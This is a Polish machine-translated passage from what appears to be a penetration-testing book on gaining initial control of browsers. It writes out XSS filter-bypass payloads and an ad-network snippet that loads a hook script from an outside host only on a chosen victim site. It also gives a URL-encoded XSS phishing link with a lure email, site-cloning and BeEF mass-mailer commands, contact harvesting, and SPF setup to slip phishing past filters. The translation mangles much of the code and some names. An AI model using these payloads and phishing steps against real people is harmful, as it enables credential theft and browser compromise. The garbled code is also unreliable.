Oprócz potencjalnych problemów z uruchamianiem JavaScript, kolejną poważną barierą po stronie klienta są elementy sterujące XSS w nowoczesnych przeglądarkach. Te metody ochronne próbują zmniejszyć prawdopodobieństwo wykonania ładunku XSS w przeglądarce celu. Obrony obejmują Chrome i Safari XSS Auditor, filtr XSS przeglądarki Internet Explorer i rozszerzenie NoScript dostępne dla Firefoksa. Technikę obejścia filtra XSS, która polega na tym, jak dane wejściowe są mutowane przez optymalizacje przeglądarki, nazwano Skrypty krzyżowe (mXSS) . Ta metoda jest przydatna tylko wtedy, gdy przeglądarka zoptymalizuje spreparowane dane wejściowe. Oznacza to, że programista analizuje dane wejściowe za pomocą wewnętrznego HTML lub czegoś podobnego. Kluczową kwestią jest to, że dane wejściowe są zoptymalizowane w taki czy inny sposób. Poniższy kod pokazuje, jak działa mXSS:

// wejście atakującego do innerHTML

// dane wyjściowe przeglądarki

<IMG alt = `` onload = xss () src = "test.jpg">

W tym przykładzie pokazano, w jaki sposób można użyć znaku wstecznego (`), aby ominąć filtr XSS programu Internet Explorer. Wynikiem optymalizacji przeglądarki w tym przykładzie jest wykonywana wartość atrybutu onload.

Omijanie obrony serwera XSS

Filtrowanie XSS nie polega oczywiście na stronie klienta. W rzeczywistości filtrowanie od strony aplikacji WWW było standardową reakcją na te luki w zabezpieczeniach od czasu ich odkrycia. W najlepszych przypadkach zabezpieczenia XSS w aplikacji internetowej są implementowane zarówno jako filtrowanie wejściowe, jak i kodowanie wyjściowe. Przykładem obejścia był Microsoft .NET Framework. Dał programistom szereg metod zmniejszania prawdopodobieństwa parsowania szkodliwych ładunków przez serwer, w tym klasę RequestValidator. Wcześniejsze wersje nie były całkowicie skuteczne. Na przykład przesłanie jednego z następujących ładunków pomija filtr:

<~ / XSS / * - * / STYLE = xss: e / ** / xpression (alert (6))>

<% tag style = "xss: expression (alert (6))">

Oba te przykłady wykorzystały funkcję expression(), będącą częścią Dynamicznych właściwości Microsoft. Ta funkcjonalność została wprowadzona w celu zapewnienia dynamicznych właściwości w CSS. Oprócz naprawienia tych problemów u źródła dostawcy zabezpieczeń szybko udostępnili zautomatyzowane metody naprawy tych problemów poza samymi podatnymi aplikacjami. Są one widoczne przede wszystkim w urządzeniach takich jak zapory sieciowe aplikacji (WAF), a nawet w

filtrach programowych wykonujących to samo zadanie. We wszystkich przypadkach i kombinacjach technologii i procesu cel jest podobny do ich odpowiedników po stronie klienta. Oznacza to zmniejszenie prawdopodobieństwa wykorzystania luk w zabezpieczeniach sieci przez atakującego. Technologia była tak skuteczna, że wszyscy atakujący poszli do domu, a technologia WAF była postrzegana jako panaceum na wszystkie luki w sieci. I oczywiście Święty Mikołaj jest prawdziwy! Cóż, właściwie… gdy pojawiło się wyzwanie, hakerzy podeszli do tej okazji9. Podobnie jak ominięcie kontroli po stronie klienta, opracowano podobne funkcje i metody kontroli po stronie serwera. Powszechną techniką stosowaną przez technologię WAF (i pokrewną) do filtrowania szkodliwych ładunków było wykrywanie nawiasów kontekstowych lub podejrzanych. Technika Garetha Heyesa z 2012 roku jest doskonałym przykładem obejścia, który dołącza moduł obsługi błędów do obiektu DOM okna (bez nawiasów) i natychmiast go rzuca:

onerror = alert; rzut 1;

onerror = eval; throw '= alert \ x281 \ x29';

Żaden z tych przykładów nie zawiera podejrzanych nawiasów. Jednak aby działały, ich punkt wstrzyknięcia musi istnieć w atrybucie elementu HTML.

ARKUSZE CHEAT XSS

Tak, przyznamy, że jeśli nie jesteś zbytnio programistą lub hakerem JavaScript, poprzednie przykłady mogą sprawić, że będziesz miał zmieszany wyraz twarzy i ręce wypełnione włosami, które właśnie wyrwałeś z głowy ! Nie martw się. W wielu okolicznościach nierozsądne byłoby oczekiwanie od osoby atakującej lub testującej zapamiętywania wszystkich możliwych metod próby obejścia filtrów XSS. Jednym z oryginalnych i najbardziej znanych dostępnych ściągów XSS jest ściągawka Roberta Hansena (RSnake) XSS, przekazana na rzecz OWASP i jest dostępny na https://www.owasp.org/index.php/XSS _ Filtr _ Unikanie _ Oszukiwanie _ Arkusz. Ponieważ wszystkie nowe funkcje zostały wprowadzone do HTML5, odkrycie nowych metod i atrybutów nadużyć w przeglądarkach było kwestią czasu. Mario Heiderich opublikował ściągę bezpieczeństwa HTML5 dostępną pod adresem http://html5sec.org/. Oprócz tych ściąg istnieją niezliczone kombinacje, w których te dane mogą być konwertowane, kodowane, łączone i łączone razem. Metody, które pomogą Ci to zrobić, obejmują:

■ Funkcja dekodera pakietu Burp Suite

■ Hackvertor Garetha Hayesa: https://hackvertor.co.uk/public

■ Koder Charset Mario Heidericha: http://yehg.net/encoding/

Korzystanie z zaatakowanych aplikacji internetowych

Powszechną metodą wykorzystywaną przez atakujących w celu uzyskania dostępu do przeglądarek jest uzyskanie nieautoryzowanego dostępu do aplikacji internetowej. Po uzyskaniu dostępu osoba atakująca potencjalnie zmodyfikuje zawartość udostępnianą w Internecie, aby uwzględnić złośliwą logikę. Wykorzystanie aplikacji sieci Web może obejmować różne ataki, w tym wykorzystanie luk w zabezpieczeniach związanych z wstrzykiwaniem SQL lub zdalnym wykonywaniem kodu. Inną metodą przejęcia kontroli nad aplikacją internetową jest uzyskanie bezpośredniego nieautoryzowanego dostępu do usług administracyjnych, takich jak FTP, SFTP lub SSH. Po uzyskaniu dostępu do docelowej aplikacji internetowej można wstawić dowolną treść. Te treści będą potencjalnie uruchamiane w dowolnej przeglądarce odwiedzającej aplikację internetową. To idealna lokalizacja do wstawiania instrukcji do wykonania w docelowych przeglądarkach w celu uzyskania początkowej kontroli. Kontrolowanie pochodzenia legalnej aplikacji internetowej, która ma dużą liczbę odwiedzających,

zapewni dużą liczbę docelowych przeglądarek. Im więcej przeglądarek jest pod kontrolą, tym bardziej prawdopodobne jest, że jedna będzie podatna na atak. Oczywiście twoja zdolność do tego zależy od zakresu zaangażowania.

Korzystanie z sieci reklamowych

Internetowe sieci reklamowe wyświetlają banery reklamowe na wielu stronach rozsianych po Internecie. Być może nigdy nie przestałeś zastanawiać się, co tak naprawdę oznacza reklama. Najważniejsze jest to, że reklamy uruchamiają dostarczone instrukcje. Teraz jest interesujący Cię przypadek użycia! Możesz użyć sieci reklamowej, aby uruchomić początkowy kod kontrolny w wielu przeglądarkach. Oczywiście musisz się zarejestrować i przeskoczyć przez wszystkie ich obręcze. Gdy to zrobisz, za niewielką opłatą potencjalnie masz do dyspozycji wiele przeglądarek. Pamiętaj, żadna indywidualna przeglądarka nie będzie atakowana, ponieważ wykonanie kodu początkowego nastąpi losowo w różnych źródłach. Dla profesjonalnego zaangażowania jest mało prawdopodobne, że będziesz szukał losowego zestawu przeglądarek. Prawdopodobnie będziesz chciał kierować żądania przeglądarki pochodzące z jednego lub grupy adresów IP. Można to osiągnąć przez skonfigurowanie frameworku takiego jak BeEF (Browser Exploitation Framework), który zostanie omówiony bardziej szczegółowo. Może również wystąpić sytuacja, w której chcesz kierować na bezpieczne źródło. Oznacza to, że jest bezpieczny w inny sposób niż używanie dostawcy reklam na uwierzytelnionych stronach. Możesz zarejestrować się u tego dostawcy reklam i użyć następującego kodu, aby instrukcje były wykonywane tylko w miejscu docelowym.

```
if (document.location.host.indexOf („browservictim.com”)> = 0)

{

var scr = document.createElement ('script')

scr.setAttribute ('src', 'https: //browserhacker.com/hook.js');

document.getElementsByTagName ('body'). item (0) .appendChild (scr);

}
```

Korzystając z poprzedniego kodu, możesz sprawdzić pochodzenie, a jeśli jest to właściwy cel, możesz dynamicznie załadować skrypt. Bez przeglądania źródła ten skrypt powinien być niewidoczny dla innych domen. Jeremiah Grossman i Matt Johansen z WhiteHat Security zaprezentowali podobne ataki na BlackHat 2013. Ich badania polegały na zakupie legalnych reklam, w tym kontrolowanego przez nich wbudowanego JavaScript.

Korzystanie z ataków socjotechniki

Inżynieria społeczna odnosi się do zbioru metod zaprojektowanych w celu zmuszenia osoby do wykonywania działań i / lub ujawniania informacji. Ludzki element łańcucha bezpieczeństwa zawsze był znany jako jedno ze słabszych ogniw. Przeciwnicy wykorzystują to od zarania interakcji społecznych. Historycznie inżynieria społeczna mogła być postrzegana jako forma oszustwa lub sztuczki zaufania. Obecnie termin ma bardziej bezpośredni związek z królestwem cyfrowym i często nie polega na bezpośredniej interakcji z ofiarą. Branża finansowa jest jedną z bardziej znanych ofiar tego rodzaju ataków. Oszuści skonfigurują oszustwa cyfrowe, aby spróbować wymusić poświadczenia bankowości internetowej od klientów, a następnie przenieść skradzione środki. Powszechną techniką wykorzystywaną przez oszustów socjotechnicznych jest połączenie e-maili ze spamem i witryn phishingowych

SPAM I phishing

Terminy SPAM i phishing są czasami używane zamiennie. W kontekście SPAM nazywamy niechcianym e-mailem, często wysyłanym masowo, reklamującym prawdziwe (lub czasem nierzeczywiste) towary i usługi. Z drugiej strony phishing jest bezpośrednim działaniem polegającym na próbie uzyskania informacji (często nazw użytkowników i haseł), aby następnie albo sprzedać je na rynku podziemnym, albo użyć bezpośrednio do oszukiwania ofiary.

Wyłudzanie informacji składa się z wielu elementów, w tym fałszywych stron internetowych, fałszywych wiadomości e-mail, a czasem fałszywych wiadomości błyskawicznych. Wiadomości phishingowe często stosują tę samą taktykę jak spamerzy, aby zwabić ofiary do fałszywych stron internetowych. Wyłudzanie informacji jest techniką podobną do zwykłego wyłudzania informacji. Jednak zamiast próbować atakować wiele ofiar, osoby atakujące zawężą skupienie na mniejszym celu. Pozwala im to na zebranie większej ilości informacji ogólnych i skuteczniejsze dostosowanie przynęty do ofiar. Pamiętasz naruszenie RSA w 2011 roku? Początkową fazą naruszenia były dwie osobne kampanie phishingowe typu „spear phishing" przeciwko dwóm różnym grupom pracowników. Wiadomość e-mail zawierała załącznik obejmujący zero dni w stosunku do programu Microsoft Excel. Możesz przeczytać więcej na http://blogs.rsa.com/anatomy-of-an-attack/ lub

http://www.theregister.co.uk/2011/03/18/rsa _ naruszenie _ wycieki _sekuracja _ dane /.

Wykorzystanie technik phishingowych w celu ustalenia przyczółka w sieci organizacji docelowej działa w podobny sposób, jak w przypadku trybu oszustów. Jednak zamiast próbować tylko uzyskać poświadczenia lub inne informacje, spróbujesz wstrzyknąć instrukcje do przeglądarki celu. W poniższych sekcjach szczegółowo omówiono kilka popularnych metod. Pokazują, jak korzystać z tych ataków, których ostatecznym celem jest wymuszenie celu przeglądarka do wykonywania swoich ładunków.

Ataki phishingowe

Jak już wspomniano, ataki phishingowe to jedna z metod tradycyjnie wykonywanych przez oszustów w celu uzyskania poświadczeń użytkownika dla usług internetowych. Przykłady ataków phishingowych obejmują portale bankowości internetowej, PayPal, eBay, a nawet usługi podatkowe. Ataki phishingowe mogą przybierać różne formy, w tym:

■ Wyłudzanie wiadomości e-mail - wiadomość e-mail jest wysyłana do wielu adresatów z prośbą do ofiary, aby odpowiedzieć na wiadomość e - mail z informacjami cennymi dla atakującego. Ta technika jest również używana do rozpowszechniania złośliwego oprogramowania w postaci złośliwych łączy lub załączników.

■ Wyłudzanie informacji w witrynie - fałszywa witryna jest hostowana online, podszywając się pod legalną stronę internetową. Aby nakłonić użytkowników do odwiedzenia witryny, oszuści stosują dodatkowe techniki, takie jak wiadomości phishingowe, wiadomości błyskawiczne, wiadomości SMS, a nawet połączenia głosowe.

■ Phishing spear - często wykorzystuje również fałszywe strony internetowe, ale przynęty są dostosowane dla niewielkiej grupy docelowej.

■ Wielorybnictwo - termin wymyślony w celu wyłudzania informacji spear, który jest wymierzony w wysokiej rangi lub wyższej kadry zarządzającej.

W kontekście kierowania na przeglądarki Twoim głównym celem jest wykonanie kodu w przeglądarce docelowej. W związku z tym nie będą omawiane wyłącznie phishingowe wiadomości e-mail ani inne formy socjotechniki.

Faza 1: Strona internetowa

Pierwszą fazą ataku phishingowego jest zbudowanie fałszywej strony internetowej zawierającej złośliwy kod. W zależności od zakresu ataku phishingowego fałszywa witryna internetowa może być całkowicie fikcyjna lub podszywać się pod legalną witrynę internetową. Na przykład, jeśli Twoim celem jest firma energetyczna, możesz nie chcieć budować fałszywego portalu bankowości internetowej. Zamiast tego możesz utworzyć niestandardową stronę internetową interesującą przemysł energetyczny, na przykład fałszywy organ regulacyjny ds. energii.

To, czy zbudujesz jedną stronę, czy zbiór stron, zależy od ciebie. Jeśli chcesz zmniejszyć prawdopodobieństwo, że cel zauważy, że w witrynie jest coś „podejrzanego", lepiej mieć więcej treści niż tylko jedną stronę. W przeciwnym razie często wystarczy jedna strona, aby wykonać początkowy ładunek JavaScript w przeglądarce.

Gdy już zdecydujesz, jakie treści chcesz umieścić w fałszywej witrynie, masz do dyspozycji kilka metod, które pomagają w tworzeniu niezbędnych plików HTML i powiązanych plików:

■ Zbuduj witrynę od podstaw - może to być skuteczne w przypadku phishingu typu spear kampanie, ale mogą być czasochłonne.

■ Skopiuj i zmodyfikuj istniejącą witrynę - podobnie jak w przypadku tworzenia witryny od podstaw, ale można korzystać z już opublikowanych treści z Internetu.

Większość współczesnych przeglądarek umożliwia zapisanie aktualnie aktywnej witryny za pomocą funkcji Zapisz stronę. Może to pomóc przyspieszyć konstrukcję treści. Po zapisaniu możesz bezpośrednio modyfikować nagłówki i pola tytułów w kodzie HTML.

■ Klonuj istniejącą witrynę - podobnie jak kopiowanie i modyfikowanie istniejącej witryny , ale zamiast zapisywać i zmieniać zawartość, wystarczy sklonować całą witrynę.

■ Wyświetl stronę błędu - często nie musisz robić więcej niż zwykłe wyświetlanie strony błędu. Wynikowa strona będzie wyglądać jak błąd serwera, ale pod powierzchnią instrukcje są wykonywane w przeglądarce.

Pamiętasz wszystkie omówione wcześniej metody XSS? Czasami nawet nie trzeba tworzyć całkowicie nowej witryny internetowej na atak phishingowy. Jeśli wykonałeś rozpoznanie sieciowe w aplikacji internetowej celu i odkryłeś wadę XSS, możesz użyć tej witryny, by zachowywać się jak witryna phishingowa. Zaletą tego podejścia jest to, że cel jest mniej podatny na adresy URL, które prowadzą do witryny, z którą już się czują. Zapewnia również pretekst do przynęty phishingowej. Załóżmy, że odkryłeś błąd XSS w witrynie ofiary, który można zakodować za pomocą adresu URL. Możesz przesłać następujące wiadomości (działające tylko w przeglądarce Firefox) jako e-mail phishingowy:

„Cześć, dział IT, przeglądałem Twoją witrynę i zauważyłem dziwny komunikat o błędzie podczas wyszukiwania. Po kliknięciu przycisku „Wyszukaj" kończę na tej stronie:

http://browservictim.com/search.aspx?q=%3c%73%63%72%69%70%74%20

% 73% 72% 63% 3d% 27% 68% 74% 74% 70% 3a% 2f% 2f% 61% 74% 74% 61% 63% 6b% 65% 72% 73% 65% 72

% 76% 65% 72% 2e% 63% 6f% 6d% 2f% 68% 6f% 6f% 6b% 2e% 6a% 73% 27% 3e% 3c% 2f% 73% 63% 72% 69

% 70% 74% 3e

Nie jestem pewien, czy coś jest nie tak z moim komputerem, czy masz problem?

Z poważaniem,

Joe Bloggs ”

W tym przypadku parametr wyszukiwania zakodowany w adresie URL to w rzeczywistości:

<script src = 'http: //browserhacker.com/hook.js'> </script>

JAK KLONOWAĆ STRONĘ INTERNETOWĄ

Możesz użyć kilku metod do klonowania witryny. Za pomocą narzędzia wiersza polecenia wget można lokalnie sklonować witrynę. Na przykład:

wget -k -p -nH -N http://browservictim.com

Atrybuty wybierają następujące opcje:

■ -k - Konwertuje wszelkie linki znalezione w pobranych plikach, aby odwoływały się do lokalnych kopii, nieuzależniając od oryginału lub treści online.

■ -p - pobiera wszystkie wymagane pliki, dzięki czemu strona może być wyświetlana lokalnie bez połączenia z Internetem. Obejmuje to obrazy i arkusze stylów.

■ -nH - Wyłącza pobieranie plików do nazwanych folderów z prefiksem hosta.

■ -N — Umożliwia znaczniki czasu plików zgodnie z źródłowymi znacznikami czasu.

BeEF obejmuje funkcję klonowania w ramach rozszerzenia socjotechniki. Środowisko domyślnie wstrzykuje hak JavaScript do sklonowanej treści WWW. Aby wykorzystać tę funkcjonalność, uruchom BeEF, uruchamiając ./beef i wykonaj następujące czynności w innym terminalu, aby współpracować z RESTful API BeEF:

curl -H „Content-Type: application / json; charset = UTF-8 ”

-d „{„ url ”:” <URL strony do sklonowania> ”„ mount ”:” <gdzie

mount> ”}’

-X POST http: // <BeEFURL> / api / seng / clone_page? Token = <token>

Po uruchomieniu konsola BeEF zgłosi:

[18:19:17] [*] Dodano haczyk BeEF :-D

Niezależnie od metody użytej do skonstruowania HTML, najważniejszym celem jest zaszczepienie treści pishing kodem inicjującym. Jeśli korzystasz z rozszerzenia socjotechniki BeEF, jest to obsługiwane automatycznie. W innych przypadkach może być konieczna aktualizacja HTML. Jest to często tak proste, jak wstawienie nowego wiersza tuż przed tagiem zamykającym </body> za pomocą następującego kodu:

<script src = http: //browserhacker.com/book.js> </script>

Po skonfigurowaniu i aktywacji środowiska hostingowego musisz upewnić się, że skonfigurowana nazwa domeny odpowiada tematowi treści. Podobnie jak w przypadku korzyści związanych z obliczeniami wirtualnymi, rejestracja domen stała się również znacznie tańsza w ciągu ostatnich kilku lat z powodu konkurencji między rejestratorami. Rejestratorzy nazw domen, tacy jak namecheap.com lub godaddy.com oferuje nazwy .com za około 10 USD rocznie. Pasując do tematu kampanii, możesz zarejestrować coś takiego jak „europowerregulator.com" lub jego pochodna.

ZESTAW NARZĘDZI INŻYNIERA SPOŁECZNEGO

David-Kennedy's Social-Engineer Toolkit (SET) zawiera również funkcję klonowania w sieci. SET nie tylko klonuje stronę internetową, ale także wstrzykuje złośliwe haki. Na przykład złośliwe aplety Java lub exploity przeglądarki Metasploit. Możesz pobrać SET z https://github.com/trustedsec/ social-engineer-toolkit /.

Aby wykorzystać wektor ataku apletu Java dla SET, w tym klonowanie sieci, uruchom SET, uruchamiając sudo ./set, a następnie wykonaj następujące czynności:

1. Wybierz opcję Wektory ataku strony internetowej.

2. Wybierz opcję Java Applet Attack Method.

3. Wybierz opcję Site Cloner.

4. Wprowadź adres URL, który chcesz sklonować.

5. Kontynuuj ustawianie kolejnych opcji ładunku lub odwrotnej powłoki.

Gdy serwer sieci Web SET nasłuchuje, możesz go odwiedzić, przeglądając adres IP urządzenia.

URLCRAZY

URLCrazy, opracowany przez Andrew Hortona, to naprawdę fajne narzędzie, które pomaga automatycznie znajdować literówki domen i inne odmiany. Dostępne z http://www.morningstarsecurity.com/research/urlcrazy, możesz użyć narzędzia wykonując:

./urlcrazy <domena>

Możesz także dodać kolejną warstwę zaciemnienia, umieszczając witrynę phishingową w skróconym adresie URL. Jest to szczególnie przydatne, jeśli planujesz atakować urządzenia mobilne. Korzyści z uzyskania nazwy domeny obejmują również możliwość skonfigurowania ustawień Sender Policy Framework (SPF) w rekordach DNS. Rekordy SPF, skonfigurowane jako rekordy SPF lub TXT w DNS, pozwalają domenie określić, które adresy IP mogą wysyłać wiadomości e-mail w jej imieniu.

Program został wprowadzony jako metoda zdławienia spamerów przed wysyłaniem wiadomości e-mail rzekomo pochodzących z domen bez ich zgody. Serwery SMTP odbierające wiadomości e-mail z określonych adresów IP mogą sprawdzać rekordy SPF z podanej nazwy domeny i sprawdzać, czy adres IP może wysyłać wiadomości e-mail. Na przykład rekord TXT dla microsoft.com obejmuje:

v = spf1 obejmują: _spf-a.microsoft.com obejmują: _spf-b.microsoft.com inc

lude: _spf-c.microsoft.com obejmują: _spf-ssg-a.microsoft.com ip4: 131.1

07.115.215 ip4: 131.107.115.214 ip4: 205.248.106.64 ip4: 205.248.106.30

ip4: 205.248.106.32 ~ all "

Ten rekord wskazuje, co następuje:

■ v = spf1 - używana wersja SPF to 1.

■ włącz - dla każdej instrukcji dołączania zapytanie o rekord SPF z tego wpisu DNS. Dzięki temu rekord SPF może odwoływać się do zasad z innego źródła.

■ ip4 - dla każdej instrukcji ip4 dopasuj, jeśli wiadomość e - mail pochodzi z określonego zakresu adresów IP.

■ ~ all - Ostateczne zdanie jest zapisem; wykonaj SOFTFAIL dla wszystkich innych źródeł. SOFTFAIL, wskazany przez ~, jest kwalifikatorem SPF. Te kwalifikatory mogą obejmować + dla PASS,? dla NEUTRAL, - dla FAIL i ~ dla SOFTFAIL. Zazwyczaj wiadomości oznaczone jako SOFTFAIL są akceptowane, ale mogą być oznaczone.

Po skonfigurowaniu prawidłowych rekordów SPF dla domeny witryny phishingowej możesz teraz wysyłać wiadomości e-mail, które rzadziej zostaną oznaczone jako SPAM przez agentów i klientów przesyłania poczty. Prowadzi to do następnego etapu generowania faktycznej wiadomości e-mail typu phishing.

Faza 2: Wiadomości e-mail związane z wyłudzaniem informacji

Po tych wszystkich wysiłkach, aby zbudować realistycznie wyglądającą stronę phishingową, potrzebujesz metody, by zwabić do niej swoje cele. Tradycyjnie podstawową metodą na to jest wysyłanie wiadomości e-mail typu phishing. Jednak często podczas ukierunkowanego zaangażowania masz luksus, aby dowiedzieć się nieco więcej o swoich celach, dzięki czemu możesz być mniej ogólny ze swoim sformułowaniem i formatowaniem. Najpierw musisz wygenerować docelowe adresy e - mail. Wykorzystanie Google, LinkedIn i inne serwisy społecznościowych jest często łatwym pierwszym krokiem. Narzędzia takie jak Maltego, jigsaw.com, theHarvester i Recon-ng mogą pomóc zoptymalizować proces.

KONTAKTY ZBIORCZE

Recon-ng, dostępny na https://bitbucket.org/LaNMaSteR53/recon-ng, jest modułowym programem do rozpoznawania stron internetowych napisanym w języku Python. Narzędzie zapewnia podobny interfejs konsoli, jak używany przez Metasploit. Aby zbierać wiadomości e - mail z witryny jigsaw.com, rozpocznij rozpoznawanie, uruchamiając ./recon-ng, a następnie wykonaj następujące czynności:

Recon-ng> użyj Recon / Contacts / Collect / http / jigsaw

recon-ng [jigsaw]> ustaw COMPANY <nazwa firmy docelowej>

recon-ng [jigsaw]> ustaw KEYWORDS <dodatkowe słowa kluczowe, jeśli ty

chcesz>

recon-ng [jigsaw]> uruchom

rozpoznanie [układanka]> wstecz

recon-ng> użyj raportów / plik_csv

recon-ng [csv_file]> uruchom

W folderze danych powinien znajdować się plik results.csv, który będzie zawierać zebrane kontakty. Jeśli masz dostęp do klucza API LinkedIn, możesz także użyć modułu recon / Contacts / gather / http / linkedin_auth. theHarvester to kolejny skrypt Pythona, który można pobrać ze strony http://www.edge-security.com/theharvester.php. Podobnie jak Recon-ng, Harvester może korzystać z otwartych wyszukiwarek i repozytoriów opartych na API do tworzenia list kontaktów e - mail. Aby użyć Harvester, po prostu wykonaj:

./theHarvester.py -d <domena docelowa> -l <ograniczenie liczby wyników> \

-b <źródło danych: na przykład google>

Kiedy będziesz już mieć listę adresów e-mail, musisz skonstruować swoją przynętę. Podobnie jak w przypadku budowania witryny phishingowej, musisz poświęcić trochę czasu, aby upewnić się, że pozory twojej poczty e-mail są uzasadnione. Oczywiście faktycznie musisz wysłać swoje cele. Jedną z metod wysyłania wiadomości e-mail jest korzystanie z masowej korespondencji socjotechnicznej BeEF

KORZYSTANIE Z BeEF MASS MAILERA

Funkcja masowego wysyłania wiadomości BeEF może wymagać trochę konfiguracji. Ale po skonfigurowaniu znacznie upraszcza proces wysyłania wielu wiadomości e-mail w formacie zwykłego tekstu i HTML. Najpierw musisz skonfigurować mass-mailer, edytując wołowinę / rozszerzenia / social_engineering / config.yaml, w szczególności sekcję mass_mailer:

user_agent: „Microsoft-MacOutlook / 12.12.0.111556”

host: „<Twój serwer SMTP>”

port: <Twój port SMTP>

use_auth: <prawda lub fałsz>

use_tls: <prawda lub fałsz>

helo: „<z domeny adresowej - na przykład: europowerregulator.com>”

z: „<z adresu e-mail - na przykład: marketing @

europowerregulator.com> „

hasło: „<hasło SMTP>”

Następnym elementem, który musisz skonfigurować, jest sam szablon wiadomości e - mail. Przed wygenerowaniem faktycznego szablonu należy skonfigurować wszelkie zależności, jakie mogą mieć wiadomości e-mail, takie jak obrazy. Należy to zrobić w pliku konfiguracyjnym rozszerzenia socjotechniki. W BeEF możesz znaleźć przykład o nazwie „edfenergy”. W tym samym pliku config.yaml możesz zobaczyć jego konfigurację:

edfenergy:

obrazy: [„corner-tl.png”, „main.png”, „edf_logo.png”,

„Promo-corner-left.png”, „promo-corner-right-arrow.png”,

„Promo-reflection.png”, „2012.png”, „corner-bl.png”,

„Corner-br.png”, „bottom-border.png”]

images_cids:

cid1: „corner-tl.png”

cid2: „main.png”

cid3: „edf_logo.png”

cid4: „promo-corner-left.png”

cid5: „promo-corner-right-arrow.png”

cid6: „promo-reflection.png”

cid7: „2012.png”

cid8: „corner-bl.png”

cid9: „corner-br.png”

cid10: „bottom-border.png”

Przede wszystkim te ustawienia określają obrazy, które zostaną zastąpione w samym szablonie, w tym odniesienia do identyfikatora. Szablon e - mail znajduje się w wołowinie / extensions / social_engineering / mass_mailer / templates / edfenergy / jako pliki mail.plain i mail.html. Te pliki używają prostego systemu szablonów, który dynamicznie zastępuje zawartość podczas wysyłania wiadomości e-mail. Obejmuje to lokalne włączenie obrazów i nazwisk odbiorców. Obrazy wysyłane za pośrednictwem poczty masowej BeEF nie są wymieniane online. Są najpierw pobierane, a następnie zakodowane w formacie base64 w treści wiadomości e - mail. Jeśli przejrzysz mail.html, zobaczysz wpisy z „__name__” i „__link__”, które zostaną dynamicznie zmienione po przesłaniu polecenia do masowej przesyłki. Podobnie jak w przypadku klonowania internetowego, masowa przesyłka pocztowa jest wykonywana przez interfejs API RESTful, więc po uruchomieniu BeEF otwórz nowy terminal i wykonaj następujące polecenie curl:

curl -H „Content-Type: application / json; charset = UTF-8 ”\

-d „{„ template ”:” edfenergy ”,„ subject ”:” <Temat e-maila> ”, \

„Fromname”: ”<Fromname>”, „link”: ”<URL do strony phishingowej>”, \

„Linktext”: ”<Fałszywy tekst linku>”, „adresaci”: [{„<Cel

konto e-mail> ”: \

„<Nazwa celu>>”, <Docelowe konto e-mail 2> ”:„ <Cel 2

nazwa> ”}]}’ \

-X POST http: // <BeEFURL> / api / seng / send_

maile? token = <token>

Podział opcji umożliwia skonfigurowanie następujących elementów:

■ szablon - konfiguruje, którego szablonu użyć w tym przypadku szablon edfenergy.

■ temat - Ustawia temat wiadomości phishingowej.

■ fromname - Konfiguruje nazwę nadawcy. To niekoniecznie musi odpowiadać Twojemu adresowi „z” z globalnej konfiguracji.

■ link - Ustawia adres strony phishingowej.

■ tekst linku - niektóre szablony zawierają osadzony link phishingowy, ale zamiast tego wyświetlać tekst.

■ odbiorców - pole odbiorców to zestaw wartości dla odbiorców z podziałem na adresy e-mail i nazwy. Pole nazwy zostanie wypełnione w szablonach. Możesz tutaj mieć dowolną liczbę odbiorców, oddzielając je przecinkami.

■ BeEFURL - adres URL Twojej instancji BeEF.

■ token - token API BeEF RESTful. Służy do uzyskania dostępu do serwera BeEF.

Po uruchomieniu konsola BeEF zgłosi:

Wysłano 1/2 do [target1@email.com].

Wysłano pocztę 2/2 na adres [target2@email.com].

Po przesłaniu przynęty e - mail kampania phishingowa jest aktywna. Mądrze jest przetestować to na własnej skórze przed poddaniem się żywym celom. Pozwala to naprawić wszelkie problemy w szablonach wiadomości e - mail lub w samej witrynie phishingowej

Przynęty

Zwabienie celu na stronę phishingową nie zawsze musi polegać na wiadomościach phishingowych. Z czasem pojawiła się technika inżynierii społecznej, która obejmowała wykorzystanie przynęt fizycznych. Zostało to wykazane w 2004 r., kiedy badacze bezpieczeństwa byli w stanie zmusić ludzi na ulicy do ujawnienia swoich haseł w zamian za czekoladę. Oczywiście, zdobycie czyjeś hasło niekoniecznie pomaga w podłączeniu się do przeglądarki, ale techniki mają zastosowanie w równym stopniu do ukradkowo umieszczonych urządzeń pamięci USB lub pendrive. Osoba, która zauważy i odbierze dysk USB z ulicy, potencjalnie zamierza podłączyć go do swojego komputera i przejrzeć znajdujące się w nim pliki. Przecież my, ludzie, jesteśmy dziwną grupą! Korzystając z napędów USB, możesz potencjalnie oszukać użytkowników, aby połączyć ich przeglądarkę ze stroną kontrolowaną przez osobę atakującą. Może to być tak proste, jak osadzenie pliku HTML zawierającego odniesienia lub linki z powrotem do strony phishingowej. Rozwiązania antywirusowe raczej nie oznaczą tego jako podejrzanego, ponieważ rozpowszechnianie plików HTML w pamięci zewnętrznej jest dość powszechne. Oczywiście ta sama technika będzie działać również w przypadku płyt CD-ROM. Kolejną nową techniką przynęty są złośliwe kody Quick Response (QR). Kod QR to dwuwymiarowy kod kreskowy, który zyskuje na popularności w przypadku smartfonów. Pierwotnie używany w przemyśle wytwórczym ze względu na swoją zdolność do bycia skanowanym szybko, stale rośnie i często znajduje się na plakatach, przystankach autobusowych i innych detalicznych przedmiotach. Gdy masz już aplikację kodu QR na swoim smartfonie, możesz skierować aparat na kod, a tekst zostanie wyświetlony. Jeśli kod QR jest adresem URL, telefon zaoferuje również przejście do tego linku lub, w niektórych okolicznościach, przeszukanie go automatycznie. Według naukowców z firmy Symantec przestępcy już zaczynają drukować niestandardowe naklejki z kodem QR i pozostawiać je w popularnych, często zatłoczonych miejscach. Generowanie kodów QR jest niezwykle proste dzięki interfejsowi Google Chart API. Aby wygenerować własne kody QR, możesz użyć tego narzędzia. Musisz określić szerokość, wysokość i dane, które mają zostać przekonwertowane na kod QR:

https://chart.googleapis.com/chart?cht=qr&chs=300x300&chl=http://browserhacker.com.

Alternatywnie możesz wykorzystać moduł „QR CodeGenerator” BeEF do wygenerowania adresów URL wykresów Google. Aby skonfigurować to rozszerzenie, edytuj plik wołowiny / rozszerzenia / qrcode / config.yaml „

włącz: prawda

target: ["http: // <url pishing>". "/ <względny link z BeEF>"]

qrsize: „300x300”

Po skonfigurowaniu po uruchomieniu BeEF wyświetli dostępne adresy URL wykresów Google. Nie zapomnij użyć skracaczy adresów URL i innych technik zaciemniania, aby spróbować ukryć adres witryny z żądaniami

Kontrola antypishingowa

